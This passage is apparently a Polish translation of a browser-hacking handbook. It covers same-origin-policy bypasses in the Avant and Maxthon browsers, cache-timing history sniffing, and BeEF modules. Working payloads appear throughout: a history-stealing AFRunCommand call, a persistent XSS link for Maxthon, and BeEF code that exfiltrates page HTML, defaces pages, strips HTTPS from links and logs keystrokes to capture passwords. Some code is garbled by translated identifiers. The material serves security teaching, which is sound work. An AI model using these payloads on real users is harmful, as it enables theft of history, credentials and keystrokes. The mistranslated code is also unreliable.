Jeśli otworzysz ten fragment kodu w przeglądarce Firefox lub Chrome, a wcześniej odwiedzałeś Twittera, powinieneś zobaczyć „odwiedzone” wydrukowane w konsoli przeglądarki (Firebug lub Narzędzia programistyczne). Alternatywnie, jeśli ładowanie obrazu trwa dłużej niż 10 milisekund, ponieważ nie jest on buforowany i jest pobierany z witryny Twittera, powinieneś zobaczyć „nie odwiedzany”. Pamiętaj, że dodatkowym ograniczeniem tej techniki jest to, że zasób, który chcesz sprawdzić, na przykład http://twitter.com/images/spinner.gif, może ulec zmianie do czasu przeczytania tej książki. Tak jest już w przypadku niektórych zasobów użytych w oryginalnym PoC przez Zalewskiego. Ponieważ obie te techniki opierają się na określonych i krótkich taktowaniach podczas odczytu z pamięci podręcznej, obie są bardzo wrażliwe na wydajność maszyny. Dzieje się tak szczególnie w przypadku drugiej techniki, w której taktowanie jest „zakodowane na stałe” do 10 ms. Na przykład, jeśli odtwarzasz wideo HD na YouTube, gdy Twój komputer intensywnie korzysta z procesora i IO, dokładność wyników może się zmniejszyć.


Korzystanie z interfejsów API przeglądarki

Avant to mniej znana przeglądarka, która może przełączać się między silnikami renderującymi Trident, Gecko i WebKit. Roberto Suggi Liverani odkrył atak polegający na ominięciu SOP przy użyciu określonych wywołań API przeglądarki w przeglądarce Avant przed 2012 r. (kompilacja 28). Rozważmy następujący kod, który pokazuje ten problem:

```
var av_if = document.createElement("iframe");

av_if.setAttribute('src', "browser:home");

av_if.setAttribute('name','av_if');

av_if.setAttribute('width','0');

av_if.setAttribute('heigth','0');

av_if.setAttribute('scrolling','no');

document.body.appendChild(av_if);

var vstr = {value: ""};

//This works if Firefox is the rendering engine

window['av_if'].navigator.AFRunCommand(60003, vstr);

alert(vstr.value);
```

Ten fragment kodu ładuje uprzywilejowany adres przeglądarka:domowy do ramki IFrame, a następnie wykonuje funkcję AFRunCommand() ze swojego obiektu navigator. Ta funkcja jest nieudokumentowanym i zastrzeżonym API, które Avant dodał do DOM. Podczas swoich badań Liverani brute wymusił przekazanie niektórych wartości całkowitych jako pierwszego parametru do funkcji. Odkrył, że przekazując wartość 60003 i obiekt JSON do funkcji AFRunCommand(), był w stanie pobrać pełną historię przeglądarki. Jest to wyraźnie obejście SOP, ponieważ kod działający w miejscu źródłowym, takim jak http://browserhacker.com, nie powinien być w stanie odczytać zawartości strefy uprzywilejowanej, takiej jak browser:home, jak miało to miejsce w tym przypadku. Wykonanie

poprzedniego fragmentu kodu spowodowałoby wyświetlenie wyskakującego okienka zawierającego historię przeglądarki, jak pokazano na rysunku.



Podobna luka została znaleziona w Maxthon 3.4.5 build 2000. Maxthon to kolejna przeglądarka internetowa i podobnie jak Avant, Maxthon udostępnia niestandardowe API w celu uzyskania dostępu do plików, a nawet uruchamiania plików wykonywalnych. Roberto Suggi Liverani stwierdził47, że treść renderowana na stronie about:history nie ma skutecznego wyjścia wyjściowego. Prowadzi to do warunków do wykorzystania. Jeśli nakłonisz cel do otwarcia linku podobnego do poniższego, złośliwe wstrzyknięcie pozostanie na stronie historii:

http://172.16.37.1/malicious.html#" onload='alert(1)'<!—

Kod zawarty w atrybucie onload zostanie wykonany za każdym razem, gdy cel sprawdzi historię przeglądarki. Interesującą rzeczą jest to, że złośliwy kod JavaScript jest wykonywany w uprzywilejowanym kontekście. Strona about:history jest zmapowana do niestandardowego zasobu Maxthon pod adresem mx://res/history/index.htm. Wstrzyknięcie kodu do tego kontekstu pozwala ukraść całą zawartość historii. Na przykład poniższy kod analizuje wszystkie łącza w div history-list:

```
links = document.getElementById('history-list')

.getElementsByTagName('a');

result = "";

for(var i=0; i<links.length; i++) {

if(links[i].target == "_blank"){

result += links[i].href+"\n";

}

}

alert(result);
```

Ten ładunek można spakować i dostarczyć za pomocą następującego łącza:


http://172.16.37.1/malicious.html#" onload='links=document.

getElementById("lista-historii").getElementsByTagName("a");

wynik="";for(i=0;i<linki.length;i++){if(links[i].target=="_blank")

{wynik+=links[i].href+"\n";}}alert(wynik);'<!--

Należy zauważyć, że ta podatność na tworzenie skryptów krzyżowych (omówiona dalej w rozdziale 7) jest trwała. Po pierwszym załadowaniu złośliwej zawartości na stronę historii kod zostanie wykonany za każdym razem, gdy użytkownik ponownie odwiedzi swoją historię. Gdy użytkownik otworzy stronę historii przeglądarki, wynik będzie podobny do rysunku.



Oczywiście, aby przeprowadzić prawdziwy atak, konieczne byłoby zastąpienie funkcji alert() jedną z technik hakowania omówionych w rozdziale 3. W ten sposób skradziona historia przeglądarki może zostać odesłana z powrotem do serwera zbierającego. Te przykłady podkreślają znacznie większy problem. Najwyraźniej analitycy bezpieczeństwa muszą nadal szukać słabych punktów oprogramowania, w szczególności przeglądarek. Chociaż te wady zostały odkryte w Avant i Maxthon, powierzchnia ataków przeglądarek będzie z czasem stale ewoluować. Mimo że niestandardowe przeglądarki często wykorzystują technologię, taką jak WebKit i Gecko, dość często udostępniane są również nowe interfejsy API. Więc zacznij swoje rozmyte silniki!

Podsumowanie

Tu bardziej szczegółowo omówiono SOP, a także znaczenie prób ominięcia go podczas hakowania przeglądarki. Ominięcie SOP umożliwia podpiętym przeglądarkom potencjalnie stać się otwartymi serwerami proxy. Nie tylko to, ale możliwość odczytywania odpowiedzi HTTP pochodzących z różnych źródeł zwiększy skuteczność ataków, które odkryjesz w kolejnych rozdziałach. Aby niezawodnie ominąć SOP, ważne jest, aby zrozumieć SOP we wszystkich jego różnych wcieleniach. W najprostszej formie SPO uważa zasoby mające takie same nazwy, schemat i port jako rezydujące w tym samym źródle. Jeśli którykolwiek z tych atrybutów jest inny, zasób ma inne pochodzenie. Tylko zasoby z tego samego pochodzenia mogą wchodzić w interakcje bez ograniczeń. Niestety SOP różni się w zależności od

kontekstu i przeglądarki. To, jak zachowuje się SOP w DOM w porównaniu do tego, jak zachowuje się we wtyczkach, jest często niespójne. Wiedząc, jak działa SOP, masz do czynienia z wieloma różnymi sposobami obejścia SOP, w zależności od kontekstu twojego ataku. W tym rozdziale przedstawiono wiele sposobów na ominięcie SOP, obejmujących drogi ataku w Javie, Adobe Reader, Adobe Flash, Silverlight, Internet Explorer, Safari, Firefox, Opera, a nawet u dostawców przechowywania w chmurze. Po ustaleniu kontekstu obwodnicy masz w zanadrzu szereg korzyści. Od proxy żądań przez przeglądarkę celu, po wykorzystywanie ataków naprawiających interfejs użytkownika, a nawet ujawnianie historii przeglądarki użytkownika, obejście SOP często okazuje się nieocenione w działaniach hakerskich przeglądarki. Dla twórców przeglądarek osiągnięcie spójnej i, co najważniejsze, wymuszonej implementacji SOP w różnych typach, wersjach i wtyczkach przeglądarek jest dużym wyzwaniem. Rosnąca liczba nowych funkcji HTML5 dodawanych do każdej głównej wersji przeglądarki zwiększa wyzwanie. Jest to jeden z powodów, dla których obejścia SOP będą nadal tak ważne w przyszłości, zarówno pod względem ataku, jak i obrony.

Atakowanie użytkowników

Ludzie są często określani jako najsłabsze ogniwo w bezpieczeństwie informacji. Istnieje wiele przypuszczeń, dlaczego tak się dzieje. Czy to nasze nieodłączne pragnienie bycia „pomocnym”? Może to nasz brak doświadczenia, zwłaszcza w szybko zmieniających się granicach komunikacji i technologii? A może to po prostu nasze (często) źle okazane zaufanie do siebie? W tej częśc9 skupisz się na atakach wymierzonych w użytkownika siedzącego na końcu klawiatury. Niektóre z omówionych ataków wykorzystują taktyki socjotechniki, podobne do metod omawianych we wcześniejszych rozdziałach dotyczących przechwytywania przeglądarki. Inne ataki wykorzystują funkcje przeglądarki i ich wadliwe zaufanie do kodu pochodzącego z wielu źródeł.

Zniekształcanie treści

Jedną z najłatwiejszych i często pomijanych metod nakłonienia użytkownika do wykonania nieodpowiednich działań jest po prostu przepisanie treści na aktualnie zahackowanej stronie. Jeśli jesteś w stanie wykonać JavaScript w źródle, nic nie stoi na przeszkodzie, aby uzyskać fragmenty bieżącego dokumentu lub wstawić dowolną treść. Może to prowadzić do bardzo subtelnych i skutecznych metod nakłonienia użytkownika do wykonania działania w Twoim imieniu. Te techniki zmiany dyskretnych elementów DOM są niezbędne dla większości poniższych ataków. W rzeczywistości wiele z tych metod zostało omówionych już we wcześniejszych rozdziałach dotyczących inicjowania i utrzymywania kontroli nad przeglądarką. Więc od czego zacząć? Aby najpierw wiedzieć, co przepisać, musisz najpierw wiedzieć, co jest w bieżącym dokumencie. Dopóki Twój zaczep znajduje się w kontekście dokumentu, jest to tak proste, jak pobranie wartości elementu document.body. Jeśli bieżący dokument ma znacznik <body>, będzie to wszystko w tym znaczniku. Właściwość innerHTML dowolnego elementu HTML może być odpytywana w celu wygenerowania składni samego siebie i wszystkich jego elementów potomnych. Moduł BeEF „Pobierz stronę HTML” robi dokładnie to:

```
try {

var html_head = document.head.innerHTML.toString();

} catch (e) {

var html_head = "Error: document has no head";

}

try {

var html_body = document.body.innerHTML.toString();

} catch (e) {

var html_body = "Error: document has no body";

}

beef.net.send("< %= @command_url % >", < %= @command_id % >,

'head='+html_head+'&body='+html_body);
```

Zmienne html_head i html_body są wypełniane treścią HTML nagłówka i treści dokumentu. Metoda toString() służy do jawnego przekształcenia ich w ciągi, a na koniec wywoływana jest metoda beef.net.send() w celu przesłania wyników z powrotem do serwera BeEF.

JAK DZIAŁA BEEF’S NET.SEND

Zachowanie kontroli zostało szeroko omówione w Części 3, ale pod maską BeEF kryje się wiele interesującego kodu, który upraszcza sposób, w jaki moduły poleceń mogą wysyłać dane z powrotem do frameworka. Doskonałym tego przykładem jest metoda beef.net.send(). Aby spróbować zapewnić niezawodną metodę przesyłania danych z powrotem do serwera BeEF przez moduły poleceń, skonstruowano metodę beef.net.send() i skojarzoną procedurę obsługi danych po stronie serwera. Zauważysz we wcześniejszym wywołaniu beef.net.send(), że zawiera ona trzy parametry - @command_url, @command_id, a następnie wartość ciągu - we wcześniejszej instancji: 'head='+html_head+'&body='+ html_body.Gdy BeEF przetwarza moduł poleceń tuż przed przesłaniem go do przeglądarki ofiary, zastępuje pola @command_url i @command_id odniesieniami do adresu URL bieżącego polecenia i jego unikalnego identyfikatora. Gdy beef .net.send() przesyła te wartości z powrotem, serwer BeEF jest w stanie zestawić, dla którego unikalnego modułu poleceń jest przeznaczona odpowiedź. Dzięki temu atakujący może jednocześnie przesyłać wiele modułów poleceń i synchronizować odpowiedzi z odpowiadającymi im żądaniami.

Kod wykonuje się w następujących krokach:

1. Metoda beef.net.send() dodaje dowolne dane z modułów poleceń lub innych bibliotek BeEF do tablicy JavaScript.

2. Poller BeEF wykonuje metodę beef.net.flush(), która:

* Konwertuje obiekty tablicy na notację JSON.1

* Base64 — koduje zmienną JSON.

* Dzieli dane base64 na porcje o określonej długości.

* Przesyła pakiety z powrotem do serwera BeEF przy użyciu różnych asynchronicznych żądań GET z powiązanymi identyfikatorami sekwencji.

3. Serwer BeEF zbiera wszystkie odpowiedzi, rekonstruując oryginalne dane i ponownie składając kawałki.

Załóżmy, że treść zahaczonej strony zawiera następujące elementy:

< div id="header" >To jest tytuł mojej strony< /div >

< div id="content" >Tu znajduje się większość zawartości mojej strony.

A ta strona zawiera wiele interesujących treści< /div >

Możesz manipulować elementem nagłówka bez wpływania na inną zawartość, wykonując następujący JavaScript:

document.getElementById('header').innerHTML = "Zło sfatygowany nagłówek";

jQuery upraszcza to, wykorzystując moc selektorów. Aby wykonać to samo zniekształcenie za pomocą jQuery, co zapewnia BeEF, wystarczy wykonać:

$j('#header').html('Złośliwy nagłówek');

BeEF zawiera prosty moduł do zamazywania standardowych elementów podpiętej strony, a mianowicie treści HTML, tytułu i ikony. Moduł „Replace Content (Deface)” nie podejmuje żadnych środków ostrożności przy nadpisywaniu istniejącej treści. Zachowaj ostrożność podczas wykonywania tego modułu, ponieważ będzie to bardzo oczywiste dla twojego celu. Moduł realizuje trzy następujące funkcje:

```
document.body.innerHTML = "< %= @deface_content % >";

document.title = "< %= @deface_title % >";

beef.browser.changeFavicon("< %= @deface_favicon % >");
```

Pierwsza funkcja zastępuje zawartość HTML elementu document.body dynamiczną treścią od użytkownika, przesłaną za pomocą zmiennej @deface_content. Pamiętaj, że elementy <script> dodane przez @deface_content nie są automatycznie obsługiwane i dodawane do nagłówka dokumentu. Możesz użyć defer2 lub podobnych atrybutów, aby dostosować czas wykonania skryptu. Biblioteka Erubis w Ruby jest używana do wykonywania dynamicznego wiązania, które zastępuje rzeczywistą wartość przed wysłaniem modułu do przechwyconej przeglądarki. Druga funkcja robi to samo, ale przepisuje atrybut document.title. Na koniec ikona strony jest aktualizowana za pomocą metody changeFavicon() BeEF. Ta metoda modyfikuje element document.head, usuwając wszelkie istniejące elementy ikon i wstawiając nowy. Na przykład:

```
< link id="dynamic-favicon" rel="ikona skrótu"

href="http://browserhacker.com/favicon.ico" >
```

Jeśli brutalny charakter tego zniekształcenia nie jest dla Ciebie wystarczająco subtelny, moduł „Wymień komponent (zmęczenie)” może lepiej odpowiadać Twoim wymaganiom. Zamiast zastępować cały document.body, ten moduł umożliwia szczegółowy wybór i wymianę elementów DOM. Kod tego modułu jest podobny do wcześniejszego przykładu jQuery przepisywania określonego elementu:

```
var wynik = $j('< %= @deface_selector % >').each(function() {

$j(this).html('<%= @deface_content %>');

}).długość;

beef.net.send("< %= @command_url % >", < %= @command_id % >,

"result=Defaced " + wynik +" elementy");
```

Używając selektorów jQuery, pojedyncze polecenie może być użyte do zastąpienia pojedynczego elementu DOM lub zbioru elementów DOM. Poprzedni kod pobiera zmienną @deface_selector, a następnie iteruje po każdym z nich, zastępując wewnętrzną zawartość HTML zmienną @deface_content. Liczba zmodyfikowanych elementów jest ostatecznie zwracana z powrotem na serwer BeEF. Oprócz tych metod defacing content, BeEF zawiera również szereg innych modułów automatyzujących proces przepisywania treści w ramach DOM:

* Zastąp HREF - podobnie jak moduł „Zamień komponent”, ten moduł iteruje zakotwiczenie przez elementy zastępujące atrybut HREF.

* Zastąp HREF (Zdarzenia kliknięcia) — ten moduł jest podobny do modułu „Zamień HREF”, ale przepisuje tylko obsługę zdarzenia onClick, a nie rzeczywisty HREF. Jest to podobne do technik Man-in-the-Browser omówionych w sekcji „Wykorzystywanie ataków typu Man-in-the-Browser” w Części 3. Jeśli element < a > zawiera już atrybut onClick, ta metoda po prostu zastąpi istniejące treści. W zależności od potrzeb możesz zmienić to domyślne zachowanie, aby obsługiwać układanie wielu działań wyzwalanych jednym kliknięciem.

* Zastąp HREFs (HTTPS) - ponownie ten moduł jest podobny do modułu „Zamień HREFs”, jednak modyfikuje wszystkie łącza do witryn https:// na http://równoważniki. Ten moduł działa zgodnie z koncepcją sslstrip,

* Zastąp HREFs (TEL) - aktualizuje wszystkie łącza tel:// do nowego, określonego numeru telefonu. Jest to szczególnie przydatne w przypadku przeglądarek w telefonach komórkowych, ponieważ możesz przechwytywać wrażliwe połączenia telefoniczne.

* Zastąp wideo - zastępuje wszystkie elementy <embed> osadzonym wideo YouTube.

Omówione tutaj techniki nie są jedynymi sposobami, w jakie treść może zostać zniszczona. Gdy tylko uzyskasz kontrolę nad JavaScriptem w kontekście zahaczonej witryny, możesz swobodnie modyfikować DOM według własnego uznania.

Przechwytywanie danych wejściowych użytkownika

Zmiana zawartości strony może pomóc w nakłonieniu użytkownika do nieodpowiedniego działania, ale czasami nie trzeba zmieniać tego, co jest wyświetlane w przeglądarce, aby uzyskać poufne informacje. Oprócz tego, że służy do wyświetlania jednostek wizualnych na stronie, DOM służy również do konfigurowania i wykonywania funkcji obsługi zdarzeń. Twórcy stron internetowych używają tych funkcji do dołączania niestandardowych funkcji do zdarzeń ładowania, klikania i najeżdżania kursorem myszy, by wymienić tylko kilka. Te typy zdarzeń są podzielone na wiele kategorii, takich jak zdarzenia fokusa, zdarzenia myszy i zdarzenia klawiatury. W poniższych sekcjach omówiono różne zdarzenia i sposoby dołączania do nich funkcji. Ze względu na hierarchiczny charakter DOM, zdarzenia często przechodzą przez elementy w górę iw dół. Jest to znane jako przepływ zdarzeń i jest ważnym składnikiem tego, jak wiele funkcji obsługi zdarzeń może być wyzwalanych przez określone zdarzenia. Na końcu tej sekcji dowiesz się, jak dołączyć niestandardowe funkcje do wielu procedur przeglądarki. Wiele z nich można wykorzystać do monitorowania naciśnięć klawiszy, ruchów myszy lub gdy okno jest aktywne.

PRZEBIEG ZDARZEŃ

W3C definiuje dwa przepływy zdarzeń: przechwytywanie zdarzeń i propagacja zdarzeń. W obu przypadkach wszystkie zdarzenia mają zdefiniowany cel, a zdarzenia docelowe powinny być gwarantowane do uruchomienia. Zdarzenia przepływają w dół przez DOM od elementu dokumentu najwyższego poziomu aż do celu. Wszelkie funkcje obsługi między elementem najwyższego poziomu a elementem docelowym mogą przechwytywać zdarzenie i wykonywać swoje procedury obsługi zdarzenia, o ile są zgodne z typem zdarzenia, takim jak kliknięcie lub naciśnięcie klawisza. Po uruchomieniu zdarzeń obiektu docelowego procedury obsługi zdarzeń wędrują z powrotem lub bąbelkują, tą samą ścieżką DOM, wykonując również procedury obsługi zdarzeń. Dlaczego jest przechwytywanie i propagacja zdarzeń? Początkowo producenci przeglądarek wdrażali różne metody; na przykład Netscape chciał przechwytywać zdarzenia, gdy schodziły one w dół drzewa, podczas gdy Microsoft chciał je przechwytywać, gdy zdarzenie rozwijało się. Specyfikacja nie dyktuje żadnej metody, więc często pozostaje nam połączenie obu. To kolejny przykład dziwnych, ale znaczących różnic między przeglądarkami.

Korzystanie ze zdarzeń skupienia

Za każdym razem, gdy użytkownik odwiedza witrynę, jego przeglądarka wchodzi w interakcję z DOM aktualnie renderowanej strony. Nawet jeśli nie klikają żadnych elementów HTML ani nie wypełniają żadnych formularzy, ich przeglądarka jest potencjalnie w stanie przekazać atakującemu cenne informacje. Na przykład, nawet jeśli użytkownik kliknie tylko gdzieś w obrębie strony, a następnie kliknie, przeglądarka już wywoła dwa różne zdarzenia: zdarzenia skupienia i rozmycia. Rozszerzając poprzedni przykład, możesz dołączyć funkcję do zdarzenia focus, wykonując następujący kod JavaScript:

```
window.addEventListener("focus", function(event) {

alert("The window has been focused");

});
```

Internet Explorer w wersjach od 6 do 8 nie obsługiwał funkcji addEventListener(), zamiast tego używał funkcji attachEvent(). Aby uprościć zarządzanie obsługą zdarzeń, jQuery hermetyzuje tę funkcję w przyjaznej funkcji on(). Wynikowy kod, wykorzystujący implementację jQuery w BeEF, byłby następujący:

```
$j(window).on("focus", function(event) {

alert("The window has been focused");

});
```

Aby pójść o krok dalej, jQuery zapewnia kolejny poziom uproszczenia dzięki metodzie skrótu focus(), sprowadzając kod do:

```
$j(window).focus(function(event) {

alert("The window has been focused");

});
```

Rozszerzając nieco kod, możesz również przechwytywać zdarzenia, gdy użytkownik usuwa fokus z okna:

```
$j(window).focus(function(event) {

alert("The window has been focused");

}).blur(function(event) {

alert("The window has lost focus");

});
```

Dzięki metodom jQuery często zwracającym sam obiekt jQuery, możesz połączyć ze sobą zbiór funkcji, jak pokazano tutaj. Poprzednie polecenie dołącza funkcję do zdarzenia skupienia i rozmycia obiektu okna w jednym poleceniu. Powyższy fragment jest bardzo podobny do tego, w jaki sposób BeEF inicjuje swoją funkcjonalność rejestratora, ale zamiast wywoływać funkcje alert(), framework rejestruje zdarzenia z powrotem na serwerze BeEF przy użyciu wcześniej zbadanej funkcji beef .net.send(). Zdarzenia rozmycia i ogniskowania stanowią część typów zdarzeń ogniskowych, jak udokumentowano w wersji roboczej W3C DOM Level 3 Events.5 Każdy z typów zdarzeń ogniskowych może być dołączony do dowolnego elementu w DOM, ale nie do samego dokumentu. Oprócz rozmycia i skupienia, W3C definiuje następujące inne zdarzenia, które występują w tej kolejności:

* focusin - podnoszone, zanim cel jest faktycznie skupiony.
* skupienie - podnoszone, gdy cel jest rzeczywiście skoncentrowany.
* DOMFocusIn — przestarzałe zdarzenie DOM. Zaleca się zamiast tego używać focus i focusin.
* focusout - podniesiony na początkowym celu po zmianie fokusu.
* rozmycie - podniesione po utracie ostrości.

* DOMFocusOut — przestarzałe zdarzenie DOM. Zaleca się zamiast tego używać rozmycia i skupienia.

Ogólnie rzecz biorąc, przeglądarki zgłaszają więcej zdarzeń, gdy element staje się skupiony, w porównaniu do sytuacji, gdy traci skupienie. W przypadku większości funkcji obsługi zdarzeń funkcja obsługi wywoływania często przekazuje obiekt zdarzenia, który zawiera informacje o elemencie, na który ma fokus, oraz elementy w górę iw dół przepływu zdarzenia. Jako napastnik rozumienie i przechwytywanie zdarzeń skupienia jest potężne, ponieważ zapewnia wgląd w to, czy cel aktualnie patrzy na określone okno, czy nie. Wiedza o tym, czy cel potencjalnie zmienił się na inną kartę, a nawet zminimalizował całą przeglądarkę, może być przydatna jako część szerszej strategii ataku.

Korzystanie ze zdarzeń klawiatury

Jeśli możesz przechwytywać zdarzenia myszy i fokusa, z pewnością ma sens również przechwytywanie innych cennych interakcji, takich jak naciśnięcia klawiszy. Dobrym przykładem używania skrótów klawiaturowych w aplikacji internetowej jest Gmail. Po włączeniu Gmail łączy się z procedurami obsługi zdarzeń klawiatury i umożliwia użytkownikowi poruszanie się po e-mailach i wykonywanie innych czynności bez podnoszenia rąk z klawiatury. Podobnie jak zdarzenia fokusa i myszy, zdarzenia klawiatury są zgodne z kolejnością, wykonując różne czynności:

* keydown - klawisz jest wciśnięty.

* keypress — klawisz jest wciśnięty i z tym klawiszem jest powiązana wartość znakowa. Na przykład klawisz Shift nie wygeneruje zdarzenia naciśnięcia klawisza, ale wygeneruje zdarzenie wciśnięcia i naciśnięcia klawisza.

* keyup — klawisz zostaje zwolniony.

Zastosowanie niestandardowych funkcji do wszystkich tych zdarzeń pozwala atakującemu potencjalnie monitorować wszelkiego rodzaju dowolne dane wejściowe, niezależnie od tego, czy użytkownik faktycznie wypełnia pola formularza.7 Aby zachować kontrolę nad szczegółowością rejestrowania zdarzeń w BeEF, podjęto decyzję projektową, aby zgłaszać tylko zdarzenia kliknięcia myszą i naciśnięcia klawisza klawiatury. Aby przechwycić zdarzenia, BeEF najpierw dołącza do zdarzenia funkcję z następującym kodem. Parametr e zawiera obiekt zdarzenia, w tym informacje takie jak naciśnięty klawisz, położenie klawisza, czy został przytrzymany itp.:

```
$j(document).keypress(

function(e) { beef.logger.keypress(e); }

);
```

Funkcja beef.logger.keypress() określa, czy element, w którym wpisuje użytkownik, uległ zmianie (na przykład, czy wpisywał określone pole, a następnie zmienił się na inne). Gdy element się zmieni, poprzednio wpisane znaki są przesyłane z powrotem do BeEF:

```
keypress: function(e) {

if (this.target == null ||

($j(this.target).get(0) !== $j(e.target).get(0)))

{

beef.logger.push_stream();

this.target = e.target;
```

```
}
this.stream.push({'char':e.which,
'modifiers': {
'alt':e.altKey,
'ctrl':e.ctrlKey,
}
);
}
```

Funkcja beef.logger.push_stream() zestawia wszystkie umieszczone w kolejce naciśnięcia klawiszy z tablicy stream, a następnie przesyła je z powrotem do kolejki zdarzeń BeEF. Przy każdym żądaniu odpytywania dane zawarte w tej kolejce są wypychane z powrotem do BeEF przy użyciu wcześniejszej logiki beef.net.send(). Aby uwzględnić różne układy klawiatury, formaty, języki i inne różnice międzynarodowościowe, DOM definiuje kluczowe wartości za pomocą klucza i znaku atrybutów danych zdarzenia. Te atrybuty są oparte na Unicode i jako takie umożliwiają internacjonalizację. Wartość char zawiera wydrukowaną reprezentacjęklucza. Jeśli naciśnięty klawisz nie ma wydrukowanej reprezentacji, to będzie zawierać pusty ciąg. Z drugiej strony wartość klucza zawiera - zgadłeś - wartość klucza. Jeśli naciśnięty klawisz ma niepustą wartość znaku, klucz i znak będą pasować. Jeśli klucz nie ma reprezentacji drukowanej, takiej jak klawisz Alt, wartość klucza zostanie określona na podstawie wstępnie zdefiniowanego zestawu wartości klucza. Ta sama specyfikacja W3C definiuje9 następujące wytyczne dotyczące wyboru i definiowania kluczowych wartości:

* Jeżeli funkcją naciśniętego klawisza jest generowanie znaku drukowanego, a w zestawie wartości klawisza znajduje się poprawny znak, wówczas:

* Atrybut klucza musi być ciągiem składającym się z wartości klucza.

* Atrybut char musi być ciągiem składającym się z wartości char.

* Jeśli w zestawie wartości klucza nie ma prawidłowego znaku, wówczas:

* Atrybut klucza musi być ciągiem składającym się z wartości char.

* Atrybut char musi być ciągiem składającym się z wartości char.

* Jeśli funkcja naciśniętego klawisza jest funkcją lub klawiszem modyfikującym, a w zestawie wartości klawisza znajduje się poprawny znak, wówczas:

* Atrybut klucza musi być ciągiem składającym się z wartości klucza.

* Atrybut char musi być pustym ciągiem.

* Jeśli w zestawie wartości klucza nie ma prawidłowego znaku, należy utworzyć wartość klucza.

Większość tej specyfikacji koncentruje się na wartościach klucza i znaków. Chociaż wiele implementacji nadal opiera się na mniej dobrze udokumentowanych i obecnie przestarzałych funkcjach atrybutów keyCode i charCode. Starsza specyfikacja zawierała również atrybut who, specyficzny dla implementacji numeryczny identyfikator kodu naciśniętego klawisza, zwykle taki sam jak keyCode. We wcześniejszym fragmencie kodu można zauważyć, że przesłany atrybut znaku używa zmiennej

event.which. jQuery nadpisuje ten atrybut, umożliwiając ustandaryzowaną metodę zbierania ekwiwalentu Unicode naciśniętego klawisza. Implementacja zdarzeń klawiatury w różnych przeglądarkach jest dość niespójna. Jan Wolter opublikował badania na ten temat zatytułowane: „JavaScript Madness: Keyboard Events". Różnice te wynikają głównie z wojen przeglądarek. Dlatego na przykład keyCode był pierwotnie dostępny w Internet Explorerze, podczas gdy był dostępny w innych przeglądarkach, takich jak Firefox. Niezależnie od różnych metod obsługi tych zdarzeń w przeglądarkach, implementacja procedur monitorowania naciśnięć klawiszy jest skutecznym narzędziem do Twojej dyspozycji. Używanie JavaScript do przechwytywania tych zdarzeń i odsyłania ich do Ciebie prawdopodobnie pozwoli odkryć wszelkiego rodzaju informacje. Jeśli zostaną przechwycone we właściwym momencie, może to nawet obejmować poufne informacje, takie jak hasła użytkowników lub szczegóły płatności.

Korzystanie ze zdarzeń myszy i wskaźnika

